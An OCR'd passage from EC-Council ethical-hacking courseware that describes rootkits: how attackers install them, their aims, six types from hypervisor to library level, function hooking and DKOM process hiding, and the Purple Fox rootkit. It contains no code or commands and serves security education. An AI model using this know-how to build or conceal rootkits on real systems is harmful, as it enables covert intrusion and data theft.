


Figure 6.150: Screenshot of SUPERAntiSpyware

Some examples of anti-spyware programs are listed as follows:

- Kaspersky Total Security 20 (*https://support.kaspersky.com*)
- SecureAnywhere Internet Security Complete (*https://www.webroot.com*)
- Adaware Antivirus Free (*https://www.adaware.com*)
- MacScan (*https://www.securemac.com*)
- Norton AntiVirus Plus (*https://us.norton.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Rootkits

- Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future
- Rootkits replace certain operating system calls and utilities with their own **modified versions** of those routines that, in turn, undermine the security of the target system causing **malicious functions** to be executed
- A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

The attacker places a rootkit by:

- Scanning for **vulnerable** computers and servers on the web
- **Wrapping** it in a special package like a game
- Installing it on public computers or corporate computers through **social engineering**
- Launching a zero-day **attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)

Objectives of a rootkit:

- To **root** the host system and **gain remote backdoor** access
- To mask **attacker tracks** and presence of malicious applications or processes
- To gather **sensitive data**, **network traffic**, etc. from the system to which attackers might be restricted or possess no access
- To store other **malicious programs** on the system and act as a server resource for bot updates

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hiding Files

After an attacker has performed malicious operations (i.e., executed malicious applications) on a target system to gain escalated privileges, he/she embeds and hides his/her malicious programs. The attacker can do this using rootkits, NTFS stream, and Steganography techniques, etc. to prevent the malicious program from protective applications such as antivirus, anti-malware, and anti-spyware applications installed on the target system. Such a hidden malicious file allows the attacker to maintain their direct access to the system, even in the future, without the victim's consent. This section describes various techniques used by attackers to hide their malicious files.

Rootkits

Rootkits are software programs designed to gain access to a computer without being detected. They are malware that help attackers gain unauthorized access to a remote system and perform malicious activities. The goal of a rootkit is to gain root privileges to a system. By logging in as the root user of a system, an attacker can perform various tasks such as installing software or deleting files. It works by exploiting the vulnerabilities in the OS and its applications. It builds a backdoor login process in the OS via which the attacker can evade the standard login process.

Once the user enables root access, a rootkit may attempt to hide the traces of unauthorized access by modifying drivers or kernel modules and discarding active processes. Rootkits replace certain OS calls and utilities with their own modified versions of those routines that, in turn, undermine the security of the target system by executing malicious functions. A typical rootkit comprises backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, and others.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

All files contain a set of attributes. There are different fields in the file attributes. The first field determines the format of the file if it is a hidden, archive, or read-only file. The other field describes the time of the file creation, access, and its original length. The functions **GetFileAttributesExA()** and **GetFileInformationByHandle()** are used for the aforementioned purposes. ATTRIB.exe displays or changes the file attributes. An attacker can hide or even change the attributes of a victim's files so that the attacker can access them.

The attacker places a rootkit by

- Scanning for vulnerable computers and servers on the web
- Wrapping the rootkit in a special package like a game
- Installing it on public or corporate computers through social engineering
- Launching a zero-day attack (privilege escalation, Windows kernel exploitation, etc.)

Objectives of a rootkit:

- To root the host system and gain remote backdoor access
- To mask attacker tracks and presence of malicious applications or processes
- To gather sensitive data, network traffic, etc. from the system for which attackers might be restricted or have no access
- To store other malicious programs on the system and act as a server resource for bot updates

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Rootkits

Hypervisor Level Rootkit

- Acts as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a **virtual machine**

Hardware/Firmware Rootkit

- Hides in hardware devices or platform firmware that are not inspected for **code integrity**

Kernel Level Rootkit

- Adds malicious code or replaces the original **OS kernel** and **device driver codes**

Boot Loader Level Rootkit

- Replaces the original **boot loader** with the one controlled by a remote attacker

Application Level/User Mode Rootkit

- Replaces regular **application binaries** with a fake Trojan or modifies the behavior of existing applications by injecting malicious code

Library Level Rootkits

- Replaces the original system calls with fake ones to **hide information** about the attacker

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Rootkits

Rootkits employ a range of techniques to gain control of a system. The type of rootkit influences the choice of attack vectors.

There are six types of rootkits available:


- **Hypervisor-Level Rootkit**: Attackers create hypervisor-level rootkits by exploiting hardware features such as Intel VT and AMD-V. These rootkits run in Ring-1 and host the OS of the target machine as a virtual machine, thereby intercepting all hardware calls made by the target OS. This kind of rootkit works by modifying the system's boot sequence so that it is loaded instead of the original virtual machine monitor.
- **Hardware/Firmware Rootkit**: Hardware/firmware rootkits use devices or platform firmware to create a persistent malware image in hardware, such as a hard drive, system BIOS, or network card. The rootkit hides in firmware as the users do not inspect it for code integrity. A firmware rootkit implies the use of creating a permanent delusion of rootkit malware.
- **Kernel-Level Rootkit**: The kernel is the core of an OS. A kernel-level rootkit runs in Ring-0 with the highest OS privileges. These cover backdoors on the computer and are created by writing additional code, or by substituting portions of kernel code with modified code via device drivers in Windows or loadable kernel modules in Linux. If the kit's code contains mistakes or bugs, kernel-level rootkits affect the stability of the system. These have the same privileges as the OS; hence, they are difficult to detect and can intercept or subvert the operation of an OS.
- **Boot-Loader-Level Rootkit**: Boot-loader-level rootkits (bootkits) function either by modifying the legitimate boot loader or replacing it with another one. The bootkit can

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

activate even before the OS starts. Therefore, bootkits are serious threats to security because they facilitate the hacking of encryption keys and passwords.

- **Application-Level/User-Mode Rootkit**: An application-level/user-mode rootkit runs in Ring-3 as a user along with other applications in the system. It exploits the standard behavior of APIs. It operates inside the victim's computer by replacing the standard application files (application binaries) with rootkits or by modifying the behavior of present applications with patches, injected malicious code, etc.
- **Library-Level Rootkits**: Library-level rootkits work high up in the OS, and they usually patch, hook, or supplant system calls with backdoor versions to keep the attacker unknown. They replace the original system calls with fake ones to hide information about the attacker.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How a Rootkit Works

System hooking is the process of changing and replacing the original function pointer with a pointer provided by the rootkit in stealth mode. Inline function hooking is a technique in which a rootkit changes some of the bytes of a function inside the core system DLLs (kernel32.dll and ntdll.dll), placing an instruction so that any process calls hit the rootkit first.





Figure 6.151: Working of a rootkit

Direct kernel object manipulation (DKOM) rootkits can locate and manipulate the "system" process in kernel memory structures and patch it. This can also hide processes and ports, change privileges, and misguide the Windows event viewer without any problem by

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

manipulating the list of active processes of the OS, thereby altering data inside the process identifier structures. It can obtain read/write access to the \Device\Physical Memory object. It hides a process by unlinking it from the process list.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Popular Rootkits

The following are some of the most popular rootkits:

- **Purple Fox Rootkit**

  Source: *https://www.guardicore.com*

  The Purple Fox rootkit enables attackers to conceal malware on targeted devices, making it difficult for security solutions to detect and remove the malware. It is a sophisticated malware attack that targets Windows machines and spreads its infection from one machine to another. The Purple Fox rootkit can be distributed via a fake malicious Telegram installer. Both 32-bit and 64-bit Windows versions of the Purple Fox Trojan can be used for hiding within the system and maintaining persistence.

  The operations performed by the Purple Fox rootkit are as follows:

  - The malware's main purpose is to gain a foothold on the target Windows machines.
  - Each stage of this attack is isolated within the environment, which assists the attacker in evading detection.
  - The file "Telegram Desktop.exe" is used to hide Purple Fox, which is an automated script that installs both a genuine Telegram instance and a malicious downloader named "TextInputh.exe."
  - "TextInputh.exe" is the most common malware installer. It connects to its command-and-control (C2) server after its execution.
  - This rootkit provides access to the target system through a backdoor, allowing attackers to perform more harmful activities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

